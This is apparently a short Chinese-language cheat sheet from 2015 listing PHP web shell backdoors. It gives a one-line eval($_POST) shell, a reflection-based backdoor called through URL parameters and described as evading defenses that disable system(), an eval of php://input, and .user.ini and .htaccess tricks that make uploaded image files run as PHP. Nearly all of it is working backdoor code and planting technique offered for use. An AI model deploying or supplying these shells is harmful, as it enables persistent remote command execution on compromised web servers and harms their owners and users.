## 一句话 大马

phpspy 菜刀一句话<?php @eval($\_POST['cmd']);?>

## 反射后门


<?php

$func = new ReflectionFunction($\_GET[m]);

echo $func->invokeArgs(array($\_GET[c]));

?>

调用如x.php?m=system&c=whoami  
后门也可绕过某些检测禁用system函数的防护系统



## php:input


php://input是用来接收post数据（这里有[php://input](http://php.net/manual/zh/wrappers.php.php" \t "_blank" \o "php://input介绍)的介绍）

<?php

@eval(file\_get\_contents('php://input'))

?>


Post提交 system('whoami');




## .user.ini(需fastcgi配合)

User.ini


auto\_prepend\_file=demo.gif





使用php://input （不需要上传额外的文件）(需要自行打开allow\_url\_include=on 默认为off)

缺点:不支持.user.ini修改allow\_url\_include (在PHP5时是PHP\_INI\_SYSTEM。 从PHP5.2.0起可用。)



## .htaccess(需webserver支持)

可以设置任意后缀 也可以设置UTF7编码格式shell

AddType application/x-httpd-php .jpg

然后再传一个JPG结尾的shell，访问即可执行了

By:sanr

2015年8月25日 10:34:08